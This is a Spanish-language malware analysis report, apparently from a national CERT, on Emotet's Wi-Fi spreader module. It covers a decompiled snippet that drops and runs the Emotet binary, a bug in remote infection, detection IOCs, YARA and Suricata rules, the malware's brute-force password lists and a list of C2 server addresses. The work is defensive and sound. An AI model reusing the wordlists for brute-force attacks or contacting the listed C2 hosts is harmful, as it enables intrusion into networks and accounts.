create_new_file_from_buffer((LPCSTR)&setup_exe);
sub_12F2230(&v2, 0, 68);
v2 = 68;
v4 = 0;
v3 = 0;
v5 = 0i64;
CreateProcessA(0, (LPSTR)&setup_exe, 0, 0, 0, 0, 0, 0, (LPSTARTUPINFOA)&v2, (LPPROCESS_INFORMATION)&v5);
  
```

Ilustración 17. Creación de la carpeta y de binario de Emotet

Durante el análisis se ha desempaquetado la muestra y se ha detectado que se corresponde con la versión 4 de Emotet. Recientemente, se ha detectado que Emotet ha actualizado su código dañino y se empieza hablar de





la versión 5 de este troyano. Esta versión añade técnicas nuevas de ofuscación y un nuevo protocolo de comunicación de red entre otras cosas.

Los paneles de control (C2) correspondientes a esta muestra de Emotet están en el [ANEXO C](#).

| Fichero                        | SHA256                                                           |
|--------------------------------|------------------------------------------------------------------|
| setup.unpacked<br>(Emotet).exe | 9eb98eb347743d0fc0df381cd93bfaf14c800cedd5a4ea3bbb83e92866d26e4c |

## 4.2 DIAGRAMAS DE EJECUCIÓN

En esta sección se muestran los diagramas de ejecución para los distintos pasos descritos en la sección anterior.




Ilustración 18. Diagrama de ejecución paso 3




Ilustración 19. Diagrama de ejecución pasos 4, 5, 6




Ilustración 20. Diagrama de ejecución paso 7



### 4.3 BUG

Durante el análisis del módulo WLAN, se ha detectado un posible error de implementación que podría hacer que la infección en la máquina remota no sucediera con éxito.

#### 4.3.1 INFECCIÓN REMOTA

Como se explica en el [PASO 5](#), el fichero "service.exe" es copiado a las máquinas remotas a los recursos compartidos "C\$" o "ADMIN\$". Estos recursos compartidos se encuentran ocultos en todas las máquinas Windows y son utilizados con fines administrativos.

Como se ve en la siguiente imagen, "C\$" resuelve al directorio "C:\\" mientras que "ADMIN\$" resuelve al directorio "C:\Windows".

| Nombre  | Recurso    | Descripción            |
|---------|------------|------------------------|
| C\$     | C:\        | Recurso predeterminado |
| IPC\$   |            | IPC remota             |
| ADMIN\$ | C:\Windows | Admin remota           |

Se ha completado el comando correctamente.

Ilustración 21. Enumeración de recursos compartidos

El código dañino, lo primero de todo intenta copiar "service.exe" en la ruta "\\IP\_MÁQUINA\\C\$\\my.exe" lo que significa que será copiado en C:\my.exe en la máquina remota. En caso de no tener acceso a este recurso, el fichero "service.exe" será copiado en la ruta "\\IP\_MÁQUINA\\ADMIN\$\\my.exe", es decir, que será copiado en "C:\Windows\my.exe" en la máquina remota.

Como se explica en el [PASO 6](#), cuando el servicio *WinDefService* es creado, la ruta al fichero que tiene que ejecutar el servicio es "C:\my.exe". Esta ruta está incrustada directamente en el código fuente, lo que significa que cuando intenta acceder al recurso "C\$" y no tiene éxito, finalmente tiene que copiar el fichero "my.exe" en "ADMIN\$", "C:\Windows\my.exe", por lo tanto la máquina remota no será infectada con Emotet ([PASO 7](#)) al no poder ejecutar el binario en la ruta por defecto.

Una configuración que permita acceso al recurso "ADMIN\$" pero no permite acceso al recurso "C\$" sería un tanto extraña, pero podría darse el caso.



#### 4.3.2 LISTAS DE CONTRASEÑAS

Como se ha explicado a lo largo de este documento, existen dos listas de contraseñas. Una de las listas es utilizada para realizar un ataque de *fuerza bruta* a las WLAN, [ANEXO A](#), mientras que la otra lista, [ANEXO B](#), es utilizada para hacer *fuerza bruta* a las contraseñas de los usuarios de las máquinas remotas.

Los caracteres de la lista de contraseñas de la WLAN están codificados en **utf-8** mientras que los caracteres de la otra lista están en **utf-16**. Analizando ambas listas parecen que tienen las mismas palabras, por lo que se podría decir que son idénticas salvo su codificación. Sin embargo, si se analizan en profundidad, se puede observar que hay algunas palabras que están en la lista de **utf-8** que no están en la lista de **utf-16**.

```
Equal password list: False
sq
Michae
Danie
Pau
Caro
michae
danie
pau
caro
basebal
footbal
```

Ilustración 22. Palabras diferentes

Las palabras que aparecen en la imagen superior están en la lista **utf-8** pero no en la lista **utf-16**. Estas palabras tienen todas algo en común, a todas les falta la última letra que casualmente es la letra "l".

Añadiendo la letra "l" al final de cada una de estas palabras se obtienen las siguientes palabras:

| Palabras correctas |          |
|--------------------|----------|
| sql                | Michael  |
| Daniel             | Paul     |
| Carol              | michael  |
| daniel             | Paul     |
| carol              | football |

Todas estas palabras sí que están en la lista de palabras de utf-16. Esto significa que los autores de este código dañino, crearon la lista de utf-8 partiendo de la lista de utf-16 y que, a la hora de copiar la lista, a todas las palabras de la lista utf-16 que terminaban con la letra "l" se les borró por error esta última letra.



## 5. DETECCIÓN Y ELIMINACIÓN

Hay que diferenciar dos partes en el proceso de infección, ya que una máquina podría ser o bien el **paciente 0** (el portador) o bien el **infectado**.

Si la máquina es el **paciente 0**, se parte de la base que esta máquina ya ha sido comprometida con el código dañino Emotet. Para una correcta detección y eliminación del código dañino Emotet, se recomienda seguir los pasos descritos en el informe de código dañino [CCN-CERT ID-23/19](#). Los pasos descritos en el informe sirven para la versión 4 del código dañino Emotet. Recientemente se ha descubierto la versión 5 para la que aún no existen herramientas oficiales para su correcta detección y eliminación.

El **paciente 0**, al ser una máquina infectada previamente con Emotet, sabemos que el módulo analizado en este documento es descargado desde los paneles de control (C2) de Emotet y se guarda en la carpeta "**C:\ProgramData**" antes de ser ejecutado. Por lo tanto para saber si una máquina ha sido afectada por este módulo, lo que significa que es el **paciente 0**, deben de existir los ficheros "**worm.exe**" y "**service.exe**", los cuales son extraídos por el módulo WLAN, como se describe en el [PASO 1](#).

| IOC paciente 0             | Tipo    | Opcional |
|----------------------------|---------|----------|
| C:\ProgramData\worm.exe    | fichero | NO       |
| C:\ProgramData\service.exe | fichero | NO       |

Por otro lado, si la máquina que se está analizando es la máquina **infectada** por el **paciente 0**, ésta contendrá alguno de los indicadores de compromiso descritos en la siguiente tabla.

| IOC maquina infectada de forma remota | Tipo     | Opcional |
|---------------------------------------|----------|----------|
| C:\my.exe ó<br>C:\Windows\my.exe      | fichero  | NO       |
| WinDefServ                            | servicio | NO       |
| %TEMP%\setup.exe                      | fichero  | SÍ       |

En caso de que existan estos IOC en las máquinas, se recomienda eliminarlos por completo y seguir los pasos para la correcta eliminación del código dañino Emotet, ya que, en ambos casos, las máquinas también se habrían visto comprometidas por este malware.



## 6. REGLAS DE DETECCIÓN

### 6.1 YARA

A continuación, se proporcionan unas reglas YARA que sirven para identificar los ficheros “**worm.exe**” y “**service.exe**” (“**my.exe**”). De esta forma se puede identificar tanto el paciente 0 (en caso de encontrar los dos ficheros) como la máquina infectada de forma remota (si únicamente se identifica el fichero “**service.exe**”).

```
rule Emotet_WLAN_Worm {
    meta:
        description = "Modulo WLAN de Emotet"
    strings:
        $str1 = "WinDefService" wide
        $str2 = "Windows Defender System Service" wide
        $str3 = "\\C$\\my.exe" wide
        $str4 = "\\ADMIN$\\my.exe" wide
    condition:
        all of them and uint16(0) == 0x5A4D
}
rule Emotet_WLAN_Service {
    meta:
        description = "Servicio instalado en las maquinas remotas por el módulo WLAN de Emotet"
    strings:
        $str1 = "WinDefService" wide
        $str2 = "\\setup.exe"
        $str3 = "c=installed"
    condition:
        all of them and uint16(0) == 0x5A4D
}
```

### 6.2 SURICATA

Las reglas de SURICATA que se proporcionan, son las mismas proporcionadas por **Binary Defense**<sup>1</sup> en su artículo donde se analiza por primera vez el módulo WLAN.

```
alert http $HOME_NET any <> 87.106.37.146 8080 (msg: "BDS BACKDOOR Emotet Wi-Fi spreader likely";content:"POST";http_method;content:"/230238982BSBYKDDH938473938HDUI33/index.php";http_uri;classtype:backdoor-activity;sid:1;rev:1;)

alert http $HOME_NET any <> 45.79.223.161 443 (msg: "BDS BACKDOOR Emotet Wi-Fi spreader likely";content:"POST";http_method;content:"/09FGR20HEU738LDF007E848F715BVE.php";http_uri;classtype:backdoor-activity;sid:2;rev:1;)
```

<sup>1</sup> <https://www.binarydefense.com/emotet-evolves-with-new-wi-fi-spreader/>



## ANEXO A

Lista de contraseñas WLAN (UTF-8):

|            |            |             |            |               |             |          |
|------------|------------|-------------|------------|---------------|-------------|----------|
| 123        | 5555       | computer    | aaaaa      | Login         | Mary        | helen    |
| password   | 555        | owner       | aaaa       | login         | Patricia    | sandra   |
| Password   | 55         | backup      | aaa        | passwd        | Linda       | donna    |
| letmein    | 5          | database    | 5g         | zxcvbn        | Barbara     | caro     |
| 1234       | 44444444   | lotus       | file       | zxcvb         | Elizabeth   | basebal  |
| 12345      | 4444444    | oracle      | web        | zxcxz         | Jennifer    | dragon   |
| 123456     | 444444     | business    | foo        | zxcxz         | Maria       | footbal  |
| 1234567    | 44444      | manager     | job        | qazwsxedc     | Susan       | mustang  |
| 12345678   | 4444       | temporary   | home       | qazwsx        | Margaret    | superman |
| 123456789  | 444        | ihavenopass | work       | qlw2e3        | Dorothy     | 696969   |
| 1234567890 | 44         | nothing     | intranet   | qweasdzxc     | Lisa        | batman   |
| qwerty     | 4          | nopassword  | controller | asdfgh        | Nancy       | trustno1 |
| love       | 33333333   | nopass      | killer     | asdzxc        | Karen       |          |
| iloveyou   | 3333333    | Internet    | games      | asddsa        | Betty       |          |
| princess   | 333333     | internet    | private    | asdsa         | Helen       |          |
| pussy      | 33333      | example     | market     | qweasd        | Sandra      |          |
| master     | 3333       | sample      | coffee     | qweewq        | Donna       |          |
| monkey     | 333        | love123     | cookie     | qwewq         | Caro        |          |
| abc123     | 33         | boss123     | forever    | nimda         | james       |          |
| 99999999   | 3          | work123     | freedom    | administrator | john        |          |
| 9999999    | 22222222   | home123     | student    | Admin         | robert      |          |
| 9999999    | 2222222    | mypc123     | account    | admin         | michae      |          |
| 99999      | 222222     | templ23     | academia   | alb2c3        | william     |          |
| 9999       | 22222      | test123     | files      | lq2w3e        | david       |          |
| 999        | 2222       | qwe123      | windows    | 1234qwer      | richard     |          |
| 99         | 222        | pw123       | monitor    | 1234abcd      | charles     |          |
| 9          | 22         | root123     | unknown    | 123asd        | joseph      |          |
| 88888888   | 2          | pass123     | anything   | 123qwe        | thomas      |          |
| 8888888    | 11111111   | pass12      | letitbe    | 123abc        | christopher |          |
| 8888888    | 1111111    | pass1       | domain     | 123321        | danie       |          |
| 88888      | 111111     | admin123    | access     | 12321         | pau         |          |
| 8888       | 11111      | admin12     | money      | 123123        | mark        |          |
| 888        | 1111       | admin1      | campus     | James         | donald      |          |
| 88         | 111        | password123 | explorer   | John          | george      |          |
| 8          | 11         | password12  | exchange   | Robert        | kenneth     |          |
| 77777777   | 1          | password1   | customer   | Michae        | steven      |          |
| 7777777    | 00000000   | default     | cluster    | William       | edward      |          |
| 777777     | 0000000    | foobar      | nobody     | David         | brian       |          |
| 77777      | 00000      | foofoo      | codeword   | Richard       | ronald      |          |
| 7777       | 0000       | temptemp    | codename   | Charles       | anthony     |          |
| 777        | 000        | temp        | changeme   | Joseph        | kevin       |          |
| 77         | 00         | testtest    | desktop    | Thomas        | mary        |          |
| 7          | 0987654321 | test        | security   | Christopher   | patricia    |          |
| 66666666   | 987654321  | rootroot    | secure     | Danie         | linda       |          |
| 66666666   | 87654321   | root        | public     | Pau           | barbara     |          |
| 6666666    | 7654321    | fuck        | system     | Mark          | elizabeth   |          |
| 666666     | 654321     | zzzzz       | shadow     | Donald        | jennifer    |          |
| 66666      | 54321      | zzzz        | office     | George        | maria       |          |
| 666        | 4321       | zzz         | supervisor | Kenneth       | susan       |          |
| 66         | 321        | xxxxx       | superuser  | Steven        | margaret    |          |
| 6          | 21         | xxxx        | share      | Edward        | dorothy     |          |
| 55555555   | 12         | xxx         | adminadmin | Brian         | lisa        |          |
| 5555555    | super      | qqqqq       | mypassword | Ronald        | nancy       |          |
| 555555     | secret     | qqqq        | mypass     | Anthony       | karen       |          |
| 55555      | server     | qqq         | pass       | Kevin         | betty       |          |



## ANEXO B

Lista de contraseñas Usuarios (UTF-16):

|            |            |             |            |               |             |          |
|------------|------------|-------------|------------|---------------|-------------|----------|
| 123        | 5555       | computer    | aaaaa      | Login         | Mary        | helen    |
| password   | 555        | owner       | aaaa       | login         | Patricia    | sandra   |
| Password   | 55         | backup      | aaa        | passwd        | Linda       | donna    |
| letmein    | 5          | database    | sql        | zxcvbn        | Barbara     | carol    |
| 1234       | 44444444   | lotus       | file       | zxcvb         | Elizabeth   | baseball |
| 12345      | 4444444    | oracle      | web        | zxcxz         | Jennifer    | dragon   |
| 123456     | 444444     | business    | foo        | zxcxz         | Maria       | football |
| 1234567    | 44444      | manager     | job        | qazwsxedc     | Susan       | mustang  |
| 12345678   | 4444       | temporary   | home       | qazwsx        | Margaret    | superman |
| 123456789  | 444        | ihavenopass | work       | qlw2e3        | Dorothy     | 696969   |
| 1234567890 | 44         | nothing     | intranet   | qweasdzxc     | Lisa        | batman   |
| qwerty     | 4          | nopassword  | controller | asdfgh        | Nancy       | trustno1 |
| love       | 33333333   | nopass      | killer     | asdzxc        | Karen       |          |
| iloveyou   | 3333333    | Internet    | games      | asddsa        | Betty       |          |
| princess   | 333333     | internet    | private    | asdsa         | Helen       |          |
| pussy      | 33333      | example     | market     | qweasd        | Sandra      |          |
| master     | 3333       | sample      | coffee     | qweewq        | Donna       |          |
| monkey     | 333        | love123     | cookie     | qwewq         | Carol       |          |
| abc123     | 33         | boss123     | forever    | nimda         | james       |          |
| 99999999   | 3          | work123     | freedom    | administrator | john        |          |
| 9999999    | 22222222   | home123     | student    | Admin         | robert      |          |
| 999999     | 2222222    | mypc123     | account    | admin         | michael     |          |
| 99999      | 222222     | temp123     | academia   | alb2c3        | william     |          |
| 9999       | 22222      | test123     | files      | lq2w3e        | david       |          |
| 999        | 2222       | qwe123      | windows    | 1234qwer      | richard     |          |
| 99         | 222        | pw123       | monitor    | 1234abcd      | charles     |          |
| 9          | 22         | root123     | unknown    | 123asd        | joseph      |          |
| 88888888   | 2          | pass123     | anything   | 123qwe        | thomas      |          |
| 8888888    | 11111111   | pass12      | letitbe    | 123abc        | christopher |          |
| 888888     | 1111111    | pass1       | domain     | 123321        | daniel      |          |
| 88888      | 111111     | admin123    | access     | 12321         | paul        |          |
| 8888       | 11111      | admin12     | money      | 123123        | mark        |          |
| 888        | 1111       | admin1      | campus     | James         | donald      |          |
| 88         | 111        | password123 | explorer   | John          | george      |          |
| 8          | 11         | password12  | exchange   | Robert        | kenneth     |          |
| 77777777   | 1          | password1   | customer   | Michael       | steven      |          |
| 7777777    | 00000000   | default     | cluster    | William       | edward      |          |
| 777777     | 0000000    | foobar      | nobody     | David         | brian       |          |
| 77777      | 00000      | foofoo      | codeword   | Richard       | ronald      |          |
| 7777       | 0000       | temptemp    | codename   | Charles       | anthony     |          |
| 777        | 000        | temp        | changeme   | Joseph        | kevin       |          |
| 77         | 00         | testtest    | desktop    | Thomas        | mary        |          |
| 7          | 0987654321 | test        | security   | Christopher   | patricia    |          |
| 66666666   | 987654321  | rootroot    | secure     | Daniel        | linda       |          |
| 6666666    | 87654321   | root        | public     | Paul          | barbara     |          |
| 666666     | 7654321    | fuck        | system     | Mark          | elizabeth   |          |
| 66666      | 654321     | zzzzz       | shadow     | Donald        | jennifer    |          |
| 6666       | 54321      | zzzz        | office     | George        | maria       |          |
| 666        | 4321       | zzz         | supervisor | Kenneth       | susan       |          |
| 66         | 321        | xxxxx       | superuser  | Steven        | margaret    |          |
| 6          | 21         | xxxx        | share      | Edward        | dorothy     |          |
| 55555555   | 12         | xxx         | adminadmin | Brian         | lisa        |          |
| 5555555    | super      | qqqqq       | mypassword | Ronald        | nancy       |          |
| 555555     | secret     | qqqq        | mypass     | Anthony       | karen       |          |
| 55555      | server     | qqq         | pass       | Kevin         | betty       |          |





## ANEXO C

Lista de paneles de control (C2) Emotet:

|                      |                      |
|----------------------|----------------------|
| 108.6.140.26:80      | 201.229.45.222:8080  |
| 70.184.9.39:8080     | 91.73.197.90:80      |
| 222.144.13.169:80    | 104.236.246.93:8080  |
| 45.55.65.123:8080    | 221.165.123.72:80    |
| 217.160.19.232:8080  | 31.172.240.91:8080   |
| 176.9.43.37:8080     | 180.92.239.110:8080  |
| 5.199.130.105:7080   | 118.185.7.132:80     |
| 202.175.121.202:8090 | 46.105.131.87:80     |
| 91.205.215.66:443    | 209.146.22.34:443    |
| 120.150.246.241:80   | 95.128.43.213:8080   |
| 74.130.83.133:80     | 93.147.141.5:443     |
| 105.247.123.133:8080 | 24.164.79.147:8080   |
| 190.12.119.180:443   | 211.63.71.72:8080    |
| 37.187.72.193:8080   | 210.6.85.121:80      |
| 190.146.205.227:8080 | 181.126.70.117:80    |
| 200.21.90.5:443      | 105.27.155.182:80    |
| 206.189.112.148:8080 | 182.176.132.213:8090 |
| 92.222.216.44:8080   | 74.101.225.121:443   |
| 24.94.237.248:80     | 200.71.200.4:443     |
| 2.237.76.249:80      | 78.24.219.147:8080   |
| 87.81.51.125:80      | 177.239.160.121:80   |
| 209.97.168.52:8080   | 68.114.229.171:80    |
| 159.65.25.128:8080   | 78.189.180.107:80    |
| 87.106.136.232:8080  | 50.116.86.205:8080   |
| 121.88.5.176:443     | 47.156.70.145:80     |
| 46.105.131.69:443    | 211.192.153.224:80   |
| 169.239.182.217:8080 | 90.69.145.210:8080   |
| 104.131.44.150:8080  | 183.102.238.69:465   |
| 101.187.237.217:80   | 72.189.57.105:80     |
| 103.86.49.11:8080    | 68.172.243.146:80    |
| 45.33.49.124:443     | 152.168.248.128:443  |
| 110.36.217.66:8080   | 101.187.134.207:8080 |
| 160.16.215.66:8080   | 76.104.80.47:443     |



|                      |                      |
|----------------------|----------------------|
| 178.153.176.124:80   | 190.114.244.182:443  |
| 78.142.114.69:80     | 78.101.70.199:443    |
| 217.160.182.191:8080 | 190.220.19.82:443    |
| 190.117.126.169:80   | 73.11.153.178:8080   |
| 205.185.117.108:8080 | 206.81.10.215:8080   |
| 189.212.199.126:443  | 195.244.215.206:80   |
| 62.75.187.192:8080   | 78.186.5.109:443     |
| 139.130.241.252:443  | 209.141.54.221:8080  |
| 87.106.139.101:8080  | 60.250.78.22:443     |
| 201.184.105.242:443  | 149.202.153.252:8080 |
| 139.130.242.43:80    | 104.131.11.150:8080  |
| 64.40.250.5:80       | 24.105.202.216:443   |
| 108.179.206.219:8080 | 201.173.217.124:443  |
| 101.187.197.33:443   | 181.13.24.82:80      |
| 181.143.126.170:80   | 188.0.135.237:80     |
| 85.152.174.56:80     | 179.13.185.19:80     |
| 190.53.135.159:21    | 5.196.74.210:8080    |
| 100.6.23.40:80       | 88.249.120.205:80    |
| 186.86.247.171:443   | 178.237.139.83:8080  |
| 75.114.235.105:80    | 47.180.91.213:80     |
| 58.171.42.66:8080    | 87.230.19.21:8080    |
| 60.231.217.199:8080  | 85.105.205.77:8080   |
| 85.67.10.190:80      | 24.196.49.98:80      |
| 47.6.15.79:80        | 120.151.135.224:80   |
| 62.138.26.28:8080    | 62.75.141.82:80      |
| 103.97.95.218:80     | 223.197.185.60:80    |
| 190.143.39.231:80    | 64.53.242.181:8080   |
| 178.20.74.212:80     | 200.116.145.225:443  |
| 190.55.181.54:443    | 47.6.15.79:443       |
| 5.32.55.214:80       | 42.200.226.58:80     |
| 59.103.164.174:80    |                      |